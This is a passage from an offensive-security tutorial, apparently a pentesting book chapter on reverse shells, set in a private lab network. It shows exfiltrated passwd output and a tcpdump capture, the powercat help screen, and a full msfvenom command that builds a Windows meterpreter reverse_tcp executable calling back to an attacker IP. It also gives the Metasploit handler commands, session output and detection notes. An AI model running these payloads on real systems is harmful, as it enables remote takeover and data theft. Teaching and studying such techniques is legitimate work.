proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
```

Congratulations! We have just exfiltrated the `linux passwd` file using a secure communication channel. Data exfiltration will be covered in further chapters.

Harry — root@FuzzerOS: /home/harry — ssh harry@192.168.2.14 — 143x36

~ — msfconsole | ~ — harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 | ...harry@FuzzerOS: ~/unix — ssh harry@192.168.2.14 | ...t@FuzzerOS: /home/harry — ssh harry@192.168.2.14

```
root@FuzzerOS:/home/harry# tcpdump -XX port 8000 -i lo
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
21:56:05.686996 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 3283772183:3283772199, ack 1218527268, win 342, options [nop,nop,TS val 1202523 ecr 1183212], length 16
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0044 9b40 4000 4006 1a07 c0a8 020e c0a8  .D.@@.@.........
        0x0020:  020e 1f40 cb6e c3ba 6317 48a1 4024 8018  ...@.n..c.H.@$..
        0x0030:  0156 85a3 0000 0101 080a 0012 595b 0012  .V..........Y[..
        0x0040:  0dec d5ad 5d01 8319 128a bb10 4bb8 914b  ....].......K..K
        0x0050:  a075                                     .u
21:56:05.723654 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.], ack 16, win 342, options [nop,nop,TS val 1202533 ecr 1202523], length 0
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0034 c78e 4000 4006 edc8 c0a8 020e c0a8  .4..@.@.........
        0x0020:  020e cb6e 1f40 48a1 4024 c3ba 6327 8010  ...n.@H.@$..c'..
        0x0030:  0156 8593 0000 0101 080a 0012 5965 0012  .V..........Ye..
        0x0040:  595b                                     Y[
21:56:05.723662 IP 192.168.2.14.8000 > 192.168.2.14.52078: Flags [P.], seq 16:48, ack 1, win 342, options [nop,nop,TS val 1202533 ecr 1202533], length 32
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0054 9b41 4000 4006 19f6 c0a8 020e c0a8  .T.A@.@.........
        0x0020:  020e 1f40 cb6e c3ba 6327 48a1 4024 8018  ...@.n..c'H.@$..
        0x0030:  0156 85b3 0000 0101 080a 0012 5965 0012  .V..........Ye..
        0x0040:  5965 8e11 070a bc96 16e3 4bcf 4942 95af  Ye........K.IB..
        0x0050:  2830 7244 b069 e57f d4cb 30a0 c44b e63b  (0rD.i....0..K.;
        0x0060:  1f38                                     .8
21:56:05.723759 IP 192.168.2.14.52078 > 192.168.2.14.8000: Flags [.], ack 48, win 342, options [nop,nop,TS val 1202533 ecr 1202533], length 0
        0x0000:  0000 0000 0000 0000 0000 0000 0800 4500  ..............E.
        0x0010:  0034 c78f 4000 4006 edc7 c0a8 020e c0a8  .4..@.@.........
        0x0020:  020e cb6e 1f40 48a1 4024 c3ba 6347 8010  ...n.@H.@$..cG..
        0x0030:  0156 8593 0000 0101 080a 0012 5965 0012  .V..........Ye..
        0x0040:  5965                                     Ye
```


For Windows users: if you are unable to run `ncat.exe`, `nc.exe` or `cryptcat` on Windows, you can always try `powercat`. However, this does not support encryption.

Reverse shell using powercat

`powercat` is a utility tool that is just like `netcat` but written in PowerShell with some extra features, including the ability to send data over TCP, UDP, and DNS, connection relays, and payload generation.

`powercat` can be downloaded from `https://github.com/besimorhino/powercat`.

To make a start with `powercat`, we need to import the `powercat.ps1` module into PowerShell. (Luckily, I have installed PowerShell on my macOS). We can only see the `powercat` command after we import the module:



Let's execute the following command in order to bring up the help screen:

```
powercat -h
```

```
powercat — harry@FuzzerOS: ~/unix — powershell — 143×37
PS /Users/Harry/powercat> powe
powercat.ps1    powercat        powermetrics    powershell      power_report.sh
PS /Users/Harry/powercat> powercat -h

powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

  -c  <ip>        Client Mode. Provide the IP of the system you wish to connect to.
                  If you are using -dns, specify the DNS Server to send queries to.

  -l              Listen Mode. Start a listener on the port specified by -p.

  -p  <port>      Port. The port to connect to, or the port to listen on.

  -e  <proc>      Execute. Specify the name of the process to start.

  -ep             Execute Powershell. Start a pseudo powershell session. You can
                  declare variables and execute commands, but if you try to enter
                  another shell (nslookup, netsh, cmd, etc.) the shell will hang.
```

From here onwards, we can use this module just like a normal `netcat`.


Why should you stick with a simple command reverse shell when you can do so much more? Without the great Metasploit, a reverse shell is no fun at all! Let's use Metasploit payloads to get reverse shells, and we will then go into more detail with this so that we can use the payloads carefully.

Metasploit can be used to generate different reverse shell connection payloads. The most common of these is the `reverse_tcp` payload.

reverse_tcp

A Windows-based `reverse_tcp` payload can be generated using the following command:


```
msfvenom -p windows/meterpreter/reverse_tcp lhost=<local IP to get reverse connection on> lport=<
```



```
xXxZombi3xXx:~ Harry$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.2.6 lport=1337 -f exe -o revTcp.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: revTcp.exe
xXxZombi3xXx:~ Harry$
```


Once the payload is generated, we need to start the listener. This can be done by executing the following commands:

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost <local IP to get reverse connection on>
set lport <local port to listen for reverse shell connection>
set exitonsession false <This is used so that the handler doesn't exit once the reverse shell dis
run <It's better to use run -j to background this job>
```




```
msf exploit(multi/handler) >
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
msf exploit(multi/handler) > set lport 1337
lport => 1337
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.6:1337
```

The listener is started on the attacker machine. Let's execute the payload on the target server:


*Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.dstport == 1337
Expression...
No. Time Source Destination Protocol Length Info
revTcp.exe

Upon execution, as we can see, the target server connects back to port `1337` using its local port `49275`:



Our handler just got a connection request from the target server and now it continues by sending the second stage payload to the server. If everything goes well, you'll see a `Meterpreter session opened` message, as shown in the following screenshot:

```
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.6:1337
[*] Sending stage (179779 bytes) to 192.168.2.14
[*] Meterpreter session 4 opened (192.168.2.6:1337 -> 192.168.2.14:49275) at 2018-07-28 16:03:36 +0530
```

We may now be thinking, we got the reverse shell! We're 31337 (elite) hackers! We did it! However, this is wrong. By doing this, we have just alerted the organization of our little trick. Take a good look at the following screenshot, which shows that the second stage delivered to the target server was an executable PE file (DLL):

```
00000000  43 be 02 00                                        C...
00000004  4d 5a e8 00 00 00 00 5b  52 45 55 89 e5 81 c3 64   MZ.....[ REU....d
00000014  13 00 00 ff d3 81 c3 95  a6 02 00 89 3b 53 6a 04   ........ ....;Sj.
00000024  50 ff d0 00 00 00 00 00  00 00 00 00 00 00 00 00   P....... ........
00000034  00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00   ........ ........
00000044  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68   ........ !..L.!Th
00000054  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f   is progr am canno
00000064  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20   t be run  in DOS
00000074  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00   mode.... $.......
00000084  d6 df 80 2d 92 be ee 7e  92 be ee 7e 92 be ee 7e   ...-...~ ...~...~
00000094  d4 ef 0f 7e b6 be ee 7e  d4 ef 31 7e 85 be ee 7e   ...~...~ ..1~...~
000000A4  d4 ef 0e 7e 16 be ee 7e  92 be ef 7e 5a be ee 7e   ...~...~ ...~Z..~
000000B4  9b c6 7d 7e 83 be ee 7e  9b c6 6d 7e 93 be ee 7e   ..}~...~ ..m~...~
000000C4  9f ec 31 7e 93 be ee 7e  9f ec 0e 7e 8c be ee 7e   ..1~...~ ...~...~
000000D4  9f ec 32 7e 93 be ee 7e  9f ec 30 7e 93 be ee 7e   ..2~...~ ..0~...~
000000E4  52 69 63 68 92 be ee 7e  00 00 00 00 00 00 00 00   Rich...~ ........
000000F4  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00000104  50 45 00 00 4c 01 04 00  c8 61 e3 5a 00 00 00 00   PE..L... .a.Z....
00000114  00 00 00 00 e0 00 02 21  0b 01 0c 00 00 00 02 00   .......! ........
```

When the payload (stager in our case) is executed on the target server, a second stage request is made to the handler. The handler will blindly send the DLL (second stage) to the target server, which can easily be detected by an organization based on a few things that are sent over plain text:

- The PE executable header (MZ)
- The `This program cannot be run in DOS mode` string

- The `metsrv.dll` string and other strings that are the supported functions by `metsrv`

What is metsrv?

In order to understand `metsrv`, you first need to understand how meterpreter sessions are obtained. The following points describe the process that takes place when opening a valid meterpreter session:

